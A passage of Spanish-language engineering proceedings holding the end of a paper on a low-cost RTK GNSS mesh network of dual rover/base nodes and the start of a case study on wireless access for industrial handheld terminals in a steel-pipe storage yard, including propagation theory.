El uso de CORS elimina el costo de adquirir una estación base y repetidores de radio. A su vez, mejora la eficiencia del trabajo, al no exigir al usuario una configuración previa a las necesidades de posicionamiento de precisión. Es también más simple de implementar que NRTK, al no requerir infraestructura de red, ni sistemas de software especiales para su funcionamiento.

En contrapartida, se pierde autonomía al depender de un tercero que ofrece y mantiene las CORS, y no puede utilizarse en regiones que no cuenten con cobertura, como se indica en la figura 2 con el *rover* en rojo.




Figura 2. Concepto de CORS

3.3. NRTK

Una NRTK utiliza la información de corrección de uno o más grupos de CORS, conectados a través de una infraestructura de red, incluyendo internet. Con esta información se alimenta uno o más servidores con software especializado, el cual se encarga de proveer la información de corrección a quien lo requiera [9]. En la figura 3, las líneas punteadas representan la conexión de red entre las CORS y el software que genera las correcciones desde un servidor (cuadrado color púrpura).

Para acceder a la información de corrección, los *rovers* requieren conectividad a internet. Esta conectividad usualmente se hace a través de la red GSM [9]. La cobertura GSM se indica en la figura 3 con la zona coloreada verde. El *rover* recibe a través de internet información de corrección válida en la región donde se encuentra (representado como la zona de coloración violeta), que fue calculada y transmitida por el software correspondiente.

Al igual que las CORS, las NRTK son administradas por una entidad privada o pública que establecen condiciones para el acceso a los datos, como la necesidad de una suscripción paga, o algún tipo de solicitud de permiso con condiciones de uso.

El uso de NRTK tiene como ventajas evitar la comunicación a través de canales de radio propietarios al utilizar conexiones a internet, y la reducción de costos y mejora de la eficiencia asociada al uso de CORS. NRTK reduce entre el 25 % y el 75 % la cantidad de estaciones base necesarias para ofrecer corrección en un área [11], y simplifica la configuración del *rover*, al necesitar sólo




Figura 3. Concepto de NRTK

acceso a través de internet al servidor proveedor de datos de corrección. Es el servicio de la NRTK el cual toma la responsabilidad de generar información de corrección adecuada, conociendo la posición aproximada GNSS del *rover*.

Sin embargo, utilizar la red de telefonía móvil para el acceso a la información presenta una limitación que resulta seria en algunos casos: la cobertura de GSM. El uso de una NRTK sólo es posible cuando hay una señal lo suficientemente fuerte y estable para proveer un ancho de banda de datos que permita corregir la posición en tiempo real. Al mismo tiempo, es necesaria que la comunicación sea en ambas direcciones, es decir, tanto de la red RTK hacia el *rover*, como del *rover* hacia el servidor en la red RTK, pues este último genera la información de corrección a partir de la posición aproximada del *rover*, con precisión a nivel de metros provista por el sistema de GNSS sin corrección. Esto hace que el dispositivo deba tener la potencia de transmisión suficiente para enviar datos. Como última desventaja se encuentra el costo generado por el uso de la red telefónica.

4. Modelo propuesto

La propuesta que se presenta consiste en implementar un único dispositivo que posea las siguientes funciones:

- Tener la capacidad de actuar como *rover*, tomando información de corrección RTK y logrando posicio-

namiento de alta precisión en movimiento.

- Conociendo su posición precisa, asumir el rol de estación base, generando información de corrección y transmitiéndola a través de bandas *Industrial, Scientific and Medical* (ISM).
- Formar parte de una red *mesh* dinámica de comunicaciones, integrada por dispositivos de iguales prestaciones, donde se propague a todos los nodos la información de corrección.
- La implementación de los nodos tenga un costo bajo, en relación a los esquemas tradicionales de estación base única, CORS o NRTK.

El propósito de contar con las funciones mencionadas es permitir a cualquier nodo, conociendo su posición, adoptar el rol de estación base, y ofrecer al resto de los nodos la información de corrección.

El alcance de la transmisión de la información está limitado por las capacidades de los transceivers y los protocolos de radio utilizados. Contar con la función *mesh* permite propagar la información de corrección a través de nodos intermedios. En el peor caso, puede un *rover* mantener una posición estacionaria con el único propósito de mantener conexión con la estación base en un área.

Otra limitación que enfrenta un sistema RTK es que la precisión del posicionamiento disminuye, al aumentar la distancia entre la estación base y el rover. Al contar cada nodo en la red con la capacidad de convertirse en una estación base, un *rover* puede detenerse y, determinando su posición a partir de la información de corrección provista por una BS, convertirse en una nueva estación de referencia, ampliando el área de cobertura RTK.

4.1. Construcción

El hardware mínimo requerido para la construcción de los nodos de función dual rover/base es:

- Sistema de cómputo tradicional con procesador y memoria, memoria de almacenamiento permanente, como puede ser la placa Intel Edison con una tarjeta microSD.
- Transceiver de radio frecuencia en bandas ISM, con soporte para conexiones ad-hoc.
- Antena de comunicaciones en la frecuencia y protocolo seleccionado.
- Encapsulado con procesador de GNSS con soporte RTK, por ejemplo, la familia U-blox 8.
- Antena GNSS.

En cuanto al software, se requiere

- Sistema Operativo (SO) con soporte de sockets e hilos POSIX para el funcionamiento de RTKLIB, que pueda correr en la arquitectura del procesador seleccionado. Puede construirse un SO a partir del proyecto Yocto, o utilizar el provisto por el fabricante del sistema de cómputo si es adecuado.
- Implementación de comunicaciones utilizando *mesh wireless networks*. Por ejemplo, *Better Approach to Mobile Adhoc Networking advanced* (BATMAN-adv) del proyecto *Open-Mesh* [15].
- Para generar la información de corrección, se utiliza la implementación open source RTKLIB, disponible en la web con licencia GPLv3.

4.2. Funcionamiento

El funcionamiento se describe a partir de la figura 4. El sistema RTK, en operación, contará con al menos un nodo cumpliendo el rol de BS (nodo 1), con uno o más nodos operando como *rovers* (nodos 2, 5, 6). La BS tendrá definida previamente su posición valiéndose de un mojón o referencia de posición conocida en el terreno.

Los *rovers* solicitarán la información de corrección a la BS, a través de comunicaciones de radio (área de alcance de comunicaciones marcada color verde). Como se estima que el área de comunicación será de inferior alcance al área de información de corrección válida, un nodo puede convertirse en un enrutador que expanda el alcance de las comunicaciones (nodo 3), permitiendo a un nodo fuera de la cobertura RF pero dentro del alcance de corrección de la BS, lograr posicionamiento de alta precisión (nodo 5).

Si en la red a la que pertenece el *rover* hay más de una BS (nodos 5 y 6), deberá seleccionar aquella que provea los datos más confiables.

En los sistemas CORS o NRTK, al contar con dos o más BS que pueden ofrecer datos de corrección, se selecciona aquella que se encuentra a menor distancia del *rover*, utilizando el posicionamiento GNSS tradicional para estimarla.

Sin embargo, este modelo propone nodos *rover*, que se detienen para convertirse en BS, utilizando la información de otra BS para determinar su posición con exactitud (nodo 4). La precisión de la corrección de la BS depende de la calidad de su posicionamiento, por lo tanto, una BS que se georreferencia utilizando otra BS, arrastra el error de la primera en los datos que genera. El error se incrementa sucesivamente en cada nivel de BS que determina su posición a través de otra BS.

Por estas razones, al seleccionar el *rover* cuál BS utilizará para su posicionamiento de precisión, debe considerar tanto la distancia, como la calidad de posición de la BS. Este caso puede observarse en el nodo 6, cercano




Figura 4. Esquema conceptual del modelo propuesto

al nodo 4 (BS formada a partir de la información de otra BS), pero dentro del rango de corrección y comunicaciones del nodo 1, que provee datos de mayor confiabilidad.

5. Evaluación

Se espera que el modelo presentado resulte una opción de bajo costo para la generar información de corrección RTK, manteniendo la independencia de un sistema tercerizado de CORS o NRTK.

La independencia de contar con un grupo de estaciones base permite el despliegue de información de corrección en zonas sin cobertura, principalmente en países que se encuentren en vías de desarrollo. Con este objetivo, es importante que el costo de los dispositivos sea bajo.

Sin embargo, el uso de sistemas embebidos de bajo costo puede llegar a tener problemas de desempeño en los cálculos, dependientes del procesador seleccionado y sus prestaciones.

5.1. Comunicaciones

Para cumplir con las restricciones de redes inalámbricas *mesh*, se considera que los nodos cumpliendo el rol de BS pueden tomar también el papel de enrutadores, dando una estabilidad aceptable al sistema, dejando sólo a los *rovers* la movilidad dentro de la red, y la posibilidad de incorporarse y abandonar la red.

A cada nodo se le asociará una dirección IP estática privada que lo identifique. Sólo aquellos que tomen el rol

de BS enrutarán paquetes, para evitar los inconvenientes que presenta contar con varios nodos móviles en redes *mesh*.

5.2. Costo

Cada nodo de la red contará con un sistema embebido compuesto de una placa comercial, un circuito integrado que implemente el procesamiento de GNSS, electrónica que implemente la comunicación de radio, fuente de alimentación, y antenas de GNSS y comunicaciones. El costo de un sistema de este tipo oscila entre los USD 200 y USD 500, opuesto a los USD 20,000 que cuesta una estación base, o a los entre USD 100 y USD 300 mensuales por receptor que cuesta la suscripción a un servicio de NRTK.

5.3. Aplicaciones esperadas

Este esquema marcará una diferencia para implementaciones donde hay despliegue de equipos, como son las industrias minera y petrolera. Ambas empresas suelen ser desplegadas en ambientes agrestes, con inversión de instalaciones de energía y comunicaciones, y requerimientos de posicionamiento de precisión. Posibles aplicaciones en estas industrias involucra operación y localización de maquinarias, y posicionamiento de personal, tanto para mejorar la producción, como para asistir a sistemas de prevención de accidentes y seguridad.

La agricultura de precisión, implementada en nuestro país con participación de la industria nacional desde la década del 90' [14], puede incorporar esta tecnología reduciendo los costos de implementar CORS completas, o de requerir a un productor comprar y mantener su propia estación base.

En las ciudades, estaciones base RTK de bajo costo desplegadas en puntos estratégicos pueden proveer posicionamiento de alta precisión a entidades comerciales, gubernamentales y al público general, asistiendo a tecnologías de ciudades inteligentes. Estas estaciones pueden recibir alimentación eléctrica desde la red o con paneles solares.

6. Conclusiones y trabajos futuros

La implementación de una alternativa de bajo costo de posicionamiento de alta precisión resulta atractiva para la mayoría de las industrias y aplicaciones civiles. Sin embargo, las soluciones existentes no resuelven los problemas relacionados a zonas alejadas de las redes de corrección, ni la falta de una implementación extensa dentro de países en vías de desarrollo.

Para validar la propuesta, será necesario comparar de manera empírica la precisión de posicionamiento logrado con el sistema de bajo costo, contrastado un sistema

CORS, NRTK o RTK de base única. Esta comparación involucrará nodos estáticos y nodos en movimiento, a distintas velocidades de referencia que definirán sus aplicaciones.

Del mismo modo, deberán realizarse medidas de precisión sobre nodos *rover* que se convierten en BS, y cómo afecta el error de la BS utilizada como referencia en las correcciones.

Un análisis computacional de las funciones provistas por RTKLIB permitirá aplicar técnicas de aumento de eficiencia, incorporando de ser necesario hardware especializado en cálculos, implementado mediante lógicas programables que se añadan al diseño.

En cuanto a la construcción de la red *mesh*, será necesario analizar la cantidad de nodos que pueden encontrarse en una zona conjuntamente, y cómo se comporta la tecnología seleccionada cuando aumentan la cantidad de nodos enrutadores. Será importante considerar el efecto de los nodos móviles en la *mesh*.

Referencias

- [1] Kouba, J., Lahaye, F., Tétreault, P.: Precise Point Positioning. Springer Handbook of Global Navigation Satellite Systems, chapter 25 (2017).
- [2] Kealy, A., Moore, T.: Land and maritime applications. Springer Handbook of Global Navigation Satellite Systems, chapter 29 (2017).
- [3] Instituto Geográfico Nacional: NTRIP - Mapa de la red <http://www.ign.gob.ar> (2016)
- [4] Instituto Brasileiro de Geografia e Estatística: RBMC-IP - Rede Brasileira de Monitoramento Contínuo dos Sistemas GNSS em tempo real <http://www.ibge.gov.br> (2017)
- [5] Takasu, T.: RTKLIB: An Open Source Program Package for GNSS Positioning <http://www.rtklib.com> (2013)
- [6] F. A. Administration: GPS Performance Analysis Report pages 21–22. Number 86. William J. Hughes Technical Center (2014).
- [7] Arnold, A., Bialkowski, K.: Distributed Open Source Software-Defined GPS. ASWEC '15 Vol. II Proceedings of the ASWEC 2015 24th Australasian Software Engineering Conference (2015) 44-48
- [8] Takasu, T., Yasuda, A.: Development of the low-cost RTK-GPS receiver with an open source program package RTKLIB. International Symposium on GPS/GNSS, International Convention Center Jeju, Korea, (2009) 4-6
- [9] Cina, A., Dabove, P., Manzano, A., Piras, M.: Network Real Time Kinematic (NRTK) Positioning – Description, Architectures and Performances. Satellite Positioning - Methods, Models and Applications, chapter 2 (2015)
- [10] Henning, W.: User Guidelines for Single Base Real Time GNSS Positioning. National Geodetic Survey, páginas 3-10 (2011).
- [11] Lachapelle, G., Alves, P.; Fortes, L.P.; Cannon, M.E.; Townsend, B.: DGPS RTK positioning using a reference network. Proceedings of the 13th International Technical Meeting of the Satellite Division of The Institute of Navigation (ION GPS 2000), Salt Lake City (UT-USA) (2000).
- [12] Manzano, A.M., Dabove, P.: Quality Control of the NRTK positioning with mass-market receivers. Global Positioning Systems: Signal Structure, Applications and Sources of Error and Biases, páginas 17-40.
- [13] Li, X., Ge, M., Dai, X., Ren, X., Fritsche, M., Wickert, J., Schuh, H. Accuracy and reliability of multi-GNSS real-time precise positioning: GPS, GLONASS, BeiDou, and Galileo. Journal of Geodesy, 89(6), 607-635 (2015)
- [14] Bragachini, M., Méndez, A., Vélez, J. P.: Argentina, un referente mundial en tecnología de Agricultura de Precisión. INTA, Red de Agricultura de Precisión (2011)
- [15] Open-Mesh project: www.open-mesh.org

Soluciones de Acceso Inalámbrico para Terminales Industriales en Ambientes Desfavorables

Ing. Maximiliano Brarda, MBA Ing. Francisco Tropeano
*Facultad de Ingeniería y Ciencias Exactas
Universidad Argentina de la Empresa - UADE
Buenos Aires, Argentina
brarda@gmail.com; ftropeano@uade.edu.ar*

Abstract

Este artículo aborda el proceso de diseño de un modelo de implementación para resolver la necesidad de acceso a la red de datos en forma inalámbrica desde los sectores industriales de almacenamiento de productos, de una empresa de manufactura que se encuentra ubicada en el estado de Texas, Estados Unidos, utilizando las tecnologías disponibles en los años 2015-2016.

Las particularidades del caso residen en un ambiente desfavorable para las comunicaciones inalámbricas y en las terminales industriales robustas que poseen limitaciones tecnológicas. Luego de realizar una revisión de las tecnologías de comunicaciones inalámbricas disponibles, se comparan mediante un criterio válido de selección. Y a partir de la tecnología inalámbrica seleccionada se realizan simulaciones por software para la obtención de un modelo que cumpla con los objetivos y brinde una implementación simple.

Palabras claves: *Wireless, ambiente desfavorable, comunicaciones inalámbricas, manufactura.*

1. Introducción

Este artículo desarrolla el proceso de evaluación para la renovación tecnológica de redes de datos a la que se debe enfrentar una empresa con el fin de optimizar la logística de materiales en los patios de almacenamiento.

El objetivo es presentar un estudio de caso con su posterior análisis que sirva tanto como punto de partida o como fuente de referencia e información para aquellos que deban realizar un proceso similar de renovación tecnológica. Si bien no otorga un proceso estandarizado para la selección de las distintas alternativas, si puede brindar distintos lineamientos básicos para diferentes tipos de decisiones relacionadas al diseño de una red de acceso inalámbrico en contextos donde la propagación de

señales electromagnéticas está sometida a efectos indeseados.

Se partirá de una empresa en particular sumergida en un contexto determinado con el objetivo de satisfacer un conjunto de necesidades específicas.

2. La empresa

La empresa en análisis es de manufactura con alcance global, líder en el mercado de productos tubulares y servicios relacionados. Cuenta con plantas industriales distribuidas globalmente donde pueden diferenciarse distintos sectores productivos y de almacenamiento. En este último sector, se guarda toda la producción de tubos para petróleo que se produce en la planta, que por su tamaño y cantidad requiere de una gran extensión. Precisamente en estos puntos de almacenamiento es donde se realizan operaciones de stock, tales como altas, bajas y movimientos del producto. Estas tareas son realizadas a través de un sistema de información de logística rudimentario basado en el seguimiento por medio de planillas y el reporte de conteo de material basado en computadoras portátiles industriales conocidas como handhelds que acceden a la red de datos de la empresa en forma inalámbrica desde cualquier punto del patio.

A fin de agilizar el proceso de inventariado y disminuir los costos de operación se decidió desplegar un **nuevo sistema de información de logística**.


Por esto la red de datos con acceso inalámbrico, basada en Narrow Band, presente en los patios de almacenamiento debe ser renovada tecnológicamente.

2.1. Las plantas de producción

La organización de la empresa está alineada para responder eficientemente a sus clientes y con un tiempo de respuesta bajo. Para poder satisfacer estas pautas la empresa se encuentra estructurada en distintas áreas, tales

como desarrollo, compras, administración, operaciones, logística y servicios. Esta estructura empresarial se refleja en la disposición física de los sectores en la planta.

El producto se realiza a través de distintas líneas de producción distribuidas a lo largo de diferentes sectores. Entre ellos resaltan los sectores productivos y los de almacenamiento. En la Figura 1 se aprecia la imagen satelital de la planta donde se han demarcado los sectores según utilización, con una superficie total aproximada a los 170.000m².



Los sectores de almacenamiento se caracterizan por sus grandes extensiones debido a que se guarda toda la producción de tubos de la planta. Donde se disponen siguiendo patrones específicos para facilitar el acceso y traslado.



En su diseño operativo se observan corredores similares a calles donde se desplazan camiones y autoelevadores de portante suficiente para manipular el producto. Sobre los laterales de cada corredor se disponen los puntos de almacenamiento denominados estibas, que consisten en una base de hormigón y

columnas de contención que por normas de seguridad poseen una altura máxima de 3,5m. En la Figura 2 se pueden apreciar sectores de almacenamiento pertenecientes a las plantas de Arabia Saudita.

2.2. El sistema actual de logística de productos terminados

Los patios de almacenamiento de productos terminados tienen como finalidad resguardar el producto hasta el momento en que se realice el despacho hacia las dependencias del cliente. Al momento de almacenar una unidad del producto terminado se debe documentar el sector y estiba específica donde se depositará, así también lote y cliente al que pertenece.

Actualmente las tareas son realizadas por los operarios a través de la inspección visual in situ y la documentación en planillas manuscritas que a final de día son cargadas al sistema de logística. En toda la extensión del sector de almacenamiento también se cuenta con un sistema informático que tiene por única tarea realizar en línea y en tiempo real, el conteo de material a través de la utilización de terminales industriales que se encuentran conectadas a la red de datos. La terminal se conecta a través de tecnología inalámbrica **Narrowband**, propietaria de la empresa Zebra Technologies, [1], y que debido a las desventajas detalladas en la Tabla 1 se la considera obsoleta.

Tabla 1. Narrowband - Ventajas y desventajas.

Ventajas	Desventajas
Amplio alcance de cobertura	Muy baja velocidad de transferencia de datos, solo útil en aplicaciones de bajo volumen de datos
Bajo costo para implementación en sitios grandes	Falta de interoperabilidad entre distintos fabricantes.
	Banda de radiofrecuencia licenciada
	Equipos de usuario de mayor tamaño

Fuente: Elaboración propia

2.3. Nuevo sistema informático de logística de productos terminados

La empresa desea renovar el sistema de información de logística antes expuesto, por uno que facilite una mejor toma de decisiones, agilice el proceso de inventariado y disminuya los costos de operación.

Por un lado, el eje de cambio del nuevo sistema se basa en la posibilidad de reportar las operaciones en tiempo real desde múltiples puntos de almacenamiento, brindando información de logística tales como la posición exacta del material almacenado. De esta forma es que se podrían realizar operaciones simultáneas de stock por más de un operario y desde distintos puntos del patio. Así también otorgará a los operarios información

en tiempo real del lote, fecha de producción y cliente al que pertenece. Disminuyendo fuertemente los riesgos de confundir un producto por otro. Gracias a esto las operaciones podrían presentarse en gran volumen y alta concurrencia, permitiéndose el registro y actualización en el sistema de manera instantánea.

La forma a través de la cual se reportarán las operaciones de stock será desde terminales industriales portátiles con tecnología inalámbrica capaces de acceder a la red de datos de la empresa. Por criterios de usabilidad se prefiere utilizar terminales industriales similares, en formato y modos de uso, a las utilizadas históricamente en el sistema actual de logística. La razón de esta selección no es arbitraria y se encuentra fuertemente relacionada a la confiabilidad y conocimiento que poseen los usuarios finales que las utilizan, operarios del patio de tubos.

2.4. Requerimientos de la nueva tecnología de acceso.

Al considerar las cualidades de extensión y patrón de almacenamiento, en conjunto con la condición metálica del producto almacenado se determina un ambiente muy adverso para las tecnologías de acceso inalámbrico basadas en ondas electromagnéticas. La solución actual provista por Narrowband en este ambiente es óptima en términos de extensión de cobertura, por lo que su reemplazante debe ser capaz de brindar un servicio estable, robusto, eficiente a lo largo de toda la extensión con el agregado de un mejor ancho de banda y una tecnología estándar que se encuentre disponible de diferentes proveedores.

Los anchos de banda requeridos pueden ser clasificados como servicios de datos de alta velocidad, [2], siendo requerimiento el rango de velocidades entre 0.5Mbps y 100Mbps.

La nueva tecnología debe satisfacer los siguientes requerimientos:

- Un mayor ancho de banda
- Una cobertura en toda la extensión de los patios de almacenamiento
- Su existencia como estándar no propietario a fin de asegurar la disponibilidad por parte de múltiples proveedores.

2.5. Requerimientos de la nueva terminal industrial

Con la tecnología actual de comunicaciones, Narrowband, existe un único modelo de un único proveedor, [1, 3]. Para independizarse de esta limitación y con el fin de mantener características de uso actual, se generó el siguiente criterio de selección:

- Debe ser compatible con la tecnología de comunicaciones que se seleccione y poseer estándares de conectividad abiertos, a fin de garantizar la disponibilidad de múltiples proveedores.
- Debe ser resistente a golpes y agua – IP54 o superior
- Debe contar con sistema de posicionamiento GPS y capacidad de expansión para de agregar nuevos periféricos

2.6. Justificación del cambio de sistema.

La implementación a realizar por Tecnología de la Información, en conjunto con el área de Cadena de Suministros, tiene como objetivos el rediseño de las operaciones en favor de potenciar las ventajas competitivas contempladas en el plan estratégico de la organización y se listan a continuación:

- Minimizar el riesgo para sus clientes
- Disminuir los costos de operación
- Incrementar la flexibilidad
- Acortar el tiempo de respuesta al mercado

El despliegue del nuevo sistema de logística abarca diferentes áreas de conocimiento de Tecnología de la Información, tales como tecnología web, base de datos, redes de datos e infraestructura de datacenter.

3. Propagación de ondas electromagnéticas.

Las ondas electromagnéticas se propagan en el espacio, y a medida que lo hacen en su camino pueden presentarse obstáculos que pueden generarles modificaciones tanto en sus trayectorias, reflexión y refracción, como en sus propiedades. Dichos fenómenos fueron descritos por las ecuaciones de Maxwell hace más de un siglo, pero su complejidad hace que se utilicen otras técnicas de modelado como el trazado de dos rayos y diez rayos, modelos de propagación de espacio libre, modelos empíricos como Okumura o Hata, y complejas simulaciones por computadora.

Aquí se destacan propiedades básicas de las ondas electromagnéticas que son de interés al estudio del caso, [2, 4].

3.1. Propagación en medios conductores

Para el caso de una superficie conductora la onda incidente se descompone en una onda reflejada y otra transmitida. A la primera se la puede contemplar en el análisis de medios dieléctricos pero aquí se destaca el análisis de la onda transmitida, la cual se somete a una reducción de su intensidad al transferir parte de su energía al medio, fenómeno que se conoce como atenuación. La intensidad de la onda (I) a una distancia (x) al interior del medio conductor está dado por:

$$I = I_0 \cdot e^{-\frac{x}{\delta}} \quad \text{Ecuación 1}$$

Donde I_0 es la intensidad inicial y δ es la profundidad de penetración, que es igual a:

$$\delta = \frac{1}{\sqrt{\pi \cdot \mu \cdot \sigma \cdot f}} \quad \text{Ecuación 2}$$

Donde μ y σ son la permeabilidad magnética y la conductividad eléctrica del medio material, respectivamente, y f es la frecuencia de la onda.

De aquí se puede concluir que

- Cuanto mejor conductor es el medio, menos podrá penetrar en él una cierta onda electromagnética. En un conductor ideal o perfecto ($\delta \rightarrow 0$), la onda se reflejaría completamente.
- Cuanto más magnético es el medio, menor es la profundidad de penetración ($\delta \rightarrow 0$). Así, por ejemplo, una misma onda se atenuará de manera mucho más rápida en un material ferromagnético.
- Tercer factor depende de las características de la onda que se propaga. A partir de la Ecuación 2, a mayor la frecuencia, menor es la profundidad de penetración ($\delta \rightarrow 0$). Por ello, las ondas de baja frecuencia tendrán una atenuación más pequeña y una penetración mucho más grande en el medio. Por el contrario, en las ondas de alta frecuencia, el valor de penetración ($\delta \rightarrow 0$).

3.2. Propagación en medios dieléctricos


Para el caso de un medio dieléctrico, conductividad nula, y siendo una superficie mucho mayor que la longitud de onda λ para la onda incidente, se puede explicar en forma simplificada el fenómeno de cambio de medios. Pudiéndose demostrar que la onda incidente se descompone en una onda reflejada y una onda transmitida al otro medio, dicha descomposición se ilustra en la Figura 3 y responde a la Ecuación 3.

$$n_1 \cdot \text{sen} \theta_1 = n_2 \cdot \text{sen} \theta_2 \quad \text{Ecuación 3}$$

Donde el índice de refracción puede expresarse como

$$n = \frac{c}{v} = \frac{\sqrt{\frac{1}{\mu_0 \cdot \epsilon_0}}}{\sqrt{\frac{1}{\mu \cdot \epsilon}}} = \sqrt{\frac{\mu \cdot \epsilon}{\mu_0 \cdot \epsilon_0}} = \sqrt{\mu_r \cdot \epsilon_r} \quad \text{Ecuación 4}$$

Siendo “ c ” la velocidad de la luz en el vacío, “ v ” la velocidad de onda en el medio, “ μ ” y “ ϵ ” la permeabilidad magnética y eléctrica en el medio.



3.3. Desafíos técnicos de las comunicaciones inalámbricas

Los desafíos técnicos a los que se ven sometidas las comunicaciones inalámbricas están relacionados con las características físicas de las ondas electromagnéticas e inherentes al medio en las que ellas se desplazan, [2].

3.4. Propagación multicamino:

Dado un transmisor TX y un receptor RX, la señal transmitida puede propagarse desde TX a RX por más de un camino, dentro de estos caminos puede incluirse o no la línea de vista directa (Line Of Sight). El número de caminos de propagación que existen puede ser muy grande, lo que hace que en ojos del receptor, RX, se observen diferentes señales que se integran en forma de interferencia constructiva o destructiva, a este efecto se lo conoce como desvanecimiento. Se remarca que para pasar de una condición favorable a desfavorable alcanza con un desplazamiento mínimo de uno de los involucrados, TX, RX o el objeto reflector. Una consecuencia indeseada es la *interferencia inter símbolo*, que afecta principalmente a los sistemas de buen ancho de banda. Dándose cuando el símbolo n de un camino determinado llega al receptor junto al símbolo $n-1$, anterior, y se interfieren.

3.5. Limitaciones en el espectro radioeléctrico:

El espectro radioeléctrico se encuentra limitado y regulado por diferentes entes, siendo a nivel internacional el “*International Telecommunications Union*”, en Argentina la “*Comisión Nacional de Comunicaciones*”, y para Estados Unidos la “*Federal Communications Commission*”, siendo este último el lugar donde se encuentra instalada la planta. Existen dos grandes distinciones en el espectro radioeléctrico, el licenciado y

el de libre uso. Los entes de regulación establecen normas de potencia y ancho de banda de los canales a utilizar y se diferencian en que en el primer tipo se debe pedir autorización y pagar por la utilización del mismo, mientras que en el segundo puede ser utilizado libremente dentro de las normas pre-establecidas.

3.6. Limitaciones de energía:

Una de las grandes ventajas de las comunicaciones inalámbricas es la movilidad que puede brindar, es decir que al menos uno de los involucrados en la comunicación pueda desplazarse entre distintas posiciones. Para cumplir con este requerimiento aparecen limitaciones en el tamaño y peso del equipo, que se ve directamente traducido en la capacidad de la fuente de alimentación. Por ello a mayor transportabilidad, menor el tamaño de la batería, lo cual exige que los radiotransmisores posean un alto nivel de eficiencia, sensibilidad de recepción y un control de potencia emitida.

3.7. Movilidad del usuario:

A este desafío se le asocian los antes mencionados como la limitación de energía o desvanecimiento y otros tales como el manejo de la movilidad del usuario desde una celda a otra, conocido por su nombre en inglés de “roaming”, utilizado en sistemas de comunicaciones móviles celulares y WLAN con múltiples celdas inalámbricas.

